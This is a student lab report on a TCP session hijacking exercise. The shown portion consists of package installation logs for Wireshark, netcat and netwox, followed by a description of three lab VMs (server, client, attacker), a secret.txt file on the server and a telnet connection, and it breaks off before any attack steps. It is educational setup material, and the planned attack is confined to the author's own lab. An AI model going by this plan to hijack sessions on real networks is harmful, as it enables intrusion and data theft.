Experiment 8: TCP Session Hijacking


Name: Deep Nayak **UID**: 2019130045 TE COMPS

AIM : To create and understand TCP Session Hijacking

PROCEDURE:

Prerequisites:

Installing wireshark



Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

deep@deep-VirtualBox: ~ 12:15 AM

```
Preparing to unpack .../libsnappy1v5_1.1.3-2_amd64.deb ...
Unpacking libsnappy1v5:amd64 (1.1.3-2) ...
Selecting previously unselected package libwsutil12:amd64.
Preparing to unpack .../libwsutil12_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking libwsutil12:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Selecting previously unselected package libwiretap11:amd64.
Preparing to unpack .../libwiretap11_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking libwiretap11:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Selecting previously unselected package libwireshark14:amd64.
Preparing to unpack .../libwireshark14_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking libwireshark14:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Selecting previously unselected package wireshark-common.
Preparing to unpack .../wireshark-common_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking wireshark-common (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Selecting previously unselected package wireshark-qt.
Preparing to unpack .../wireshark-qt_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking wireshark-qt (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Selecting previously unselected package wireshark.
Preparing to unpack .../wireshark_3.4.2-1~ubuntu16.04.0+wiresharkdevstable1_amd64.deb ...
Unpacking wireshark (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1.1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.2) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5.2) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20180209-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up libbrotli1:amd64 (1.0.3-1ubuntu1~16.04.2) ...
Setting up libmaxminddb0:amd64 (1.0.4-2.1) ...
Setting up libminizip1:amd64 (1.1-8) ...
Setting up libnghttp2-14:amd64 (1.7.1-1) ...
Setting up libnl-route-3-200:amd64 (3.2.27-1ubuntu0.16.04.1) ...
Setting up libqt5multimediawidgets5:amd64 (5.5.1-4ubuntu2) ...
Setting up libqgsttools-p1:amd64 (5.5.1-4ubuntu2) ...
Setting up libqt5multimedia5-plugins:amd64 (5.5.1-4ubuntu2) ...
Setting up libsmi2ldbl:amd64 (0.4.8+dfsg2-11) ...
Setting up libspandsp2:amd64 (0.0.6-2.1) ...
Setting up libssh-gcrypt-4:amd64 (0.6.3-4.3ubuntu0.6) ...
Setting up libwireshark-data (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libc-ares2:amd64 (1.10.0-3ubuntu0.2) ...
Setting up libsnappy1v5:amd64 (1.1.3-2) ...
Setting up libwsutil12:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwiretap11:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwireshark14:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-common (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-qt (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...
deep@deep-VirtualBox:~$
```

Right Ctrl

Installing netcat

```
Ubuntu [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help
deep@deep-VirtualBox: ~                                   En   1:04 AM
Processing triggers for desktop-file-utils (0.22-1ubuntu5.2) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20180209-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up libbrotli1:amd64 (1.0.3-1ubuntu1~16.04.2) ...
Setting up libmaxminddb0:amd64 (1.0.4-2.1) ...
Setting up libminizip1:amd64 (1.1-8) ...
Setting up libnghttp2-14:amd64 (1.7.1-1) ...
Setting up libnl-route-3-200:amd64 (3.2.27-1ubuntu0.16.04.1) ...
Setting up libqt5multimediawidgets5:amd64 (5.5.1-4ubuntu2) ...
Setting up libqgsttools-p1:amd64 (5.5.1-4ubuntu2) ...
Setting up libqt5multimedia5-plugins:amd64 (5.5.1-4ubuntu2) ...
Setting up libsmi2ldbl:amd64 (0.4.8+dfsg2-11) ...
Setting up libspandsp2:amd64 (0.0.6-2.1) ...
Setting up libssh-gcrypt-4:amd64 (0.6.3-4.3ubuntu0.6) ...
Setting up libwireshark-data (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libc-ares2:amd64 (1.10.0-3ubuntu0.2) ...
Setting up libsnappy1v5:amd64 (1.1.3-2) ...
Setting up libwsutil12:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwiretap11:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up libwireshark14:amd64 (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-common (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark-qt (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Setting up wireshark (3.4.2-1~ubuntu16.04.0+wiresharkdevstable1) ...
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...
deep@deep-VirtualBox:~$ sudo apt-get install netcat
[sudo] password for deep:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  netcat-traditional
The following NEW packages will be installed:
  netcat netcat-traditional
0 upgraded, 2 newly installed, 0 to remove and 83 not upgraded.
Need to get 64.1 kB of archives.
After this operation, 191 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netcat-traditional amd64 1.10-41
[60.7 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netcat all 1.10-41 [3,438 B]
Fetched 64.1 kB in 1s (54.0 kB/s)
Selecting previously unselected package netcat-traditional.
(Reading database ... 214412 files and directories currently installed.)
Preparing to unpack .../netcat-traditional_1.10-41_amd64.deb ...
Unpacking netcat-traditional (1.10-41) ...
Selecting previously unselected package netcat.
Preparing to unpack .../netcat_1.10-41_all.deb ...
Unpacking netcat (1.10-41) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up netcat-traditional (1.10-41) ...
Setting up netcat (1.10-41) ...
deep@deep-VirtualBox:~$
```

Installing netwox


Ubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

deep@deep-VirtualBox: ~


```
deep@deep-VirtualBox:~$ netwox
The program 'netwox' is currently not installed. You can install it by typing:
sudo apt install netwox
deep@deep-VirtualBox:~$ sudo apt install netwox
[sudo] password for deep:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libnet1 libtcl8.5 libtk8.5 netwag tcl8.5 tk8.5
Suggested packages:
  netwag-doc netwox-doc tcl-tclreadline
The following NEW packages will be installed:
  libnet1 libtcl8.5 libtk8.5 netwag netwox tcl8.5 tk8.5
0 upgraded, 7 newly installed, 0 to remove and 83 not upgraded.
Need to get 2,013 kB of archives.
After this operation, 8,063 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu xenial/main amd64 libnet1 amd64 1.1.6+dfsg-3 [42.1 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 libtcl8.5 amd64 8.5.19-1 [696 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 libtk8.5 amd64 8.5.19-1ubuntu1 [6
55 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netwox amd64 5.39.0-1.2 [543 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 tcl8.5 amd64 8.5.19-1 [14.0 kB]
Get:6 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 tk8.5 amd64 8.5.19-1ubuntu1 [12.1
 kB]
Get:7 http://in.archive.ubuntu.com/ubuntu xenial/universe amd64 netwag all 5.39.0-1.2 [50.3 kB]
Fetched 2,013 kB in 0s (4,055 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 214451 files and directories currently installed.)
Preparing to unpack .../libnet1_1.1.6+dfsg-3_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6+dfsg-3) ...
Selecting previously unselected package libtcl8.5:amd64.
Preparing to unpack .../libtcl8.5_8.5.19-1_amd64.deb ...
Unpacking libtcl8.5:amd64 (8.5.19-1) ...
Selecting previously unselected package libtk8.5:amd64.
Preparing to unpack .../libtk8.5_8.5.19-1ubuntu1_amd64.deb ...
Unpacking libtk8.5:amd64 (8.5.19-1ubuntu1) ...
Selecting previously unselected package netwox.
Preparing to unpack .../netwox_5.39.0-1.2_amd64.deb ...
Unpacking netwox (5.39.0-1.2) ...
Selecting previously unselected package tcl8.5.
Preparing to unpack .../tcl8.5_8.5.19-1_amd64.deb ...
Unpacking tcl8.5 (8.5.19-1) ...
Selecting previously unselected package tk8.5.
Preparing to unpack .../tk8.5_8.5.19-1ubuntu1_amd64.deb ...
Unpacking tk8.5 (8.5.19-1ubuntu1) ...
Selecting previously unselected package netwag.
Preparing to unpack .../netwag_5.39.0-1.2_all.deb ...
Unpacking netwag (5.39.0-1.2) ...
Processing triggers for libc-bin (2.23-0ubuntu11.2) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up libnet1:amd64 (1.1.6+dfsg-3) ...
```

Right Ctrl





1. I created three ubuntu virtual machines one for the server (192.168.1.75), the client (192.168.1.84), and the attacker (192.168.1.46)

2. I first created a new file named secret.txt on the server virtual machine. Next I tried to connect the client machine to the server using telnet.

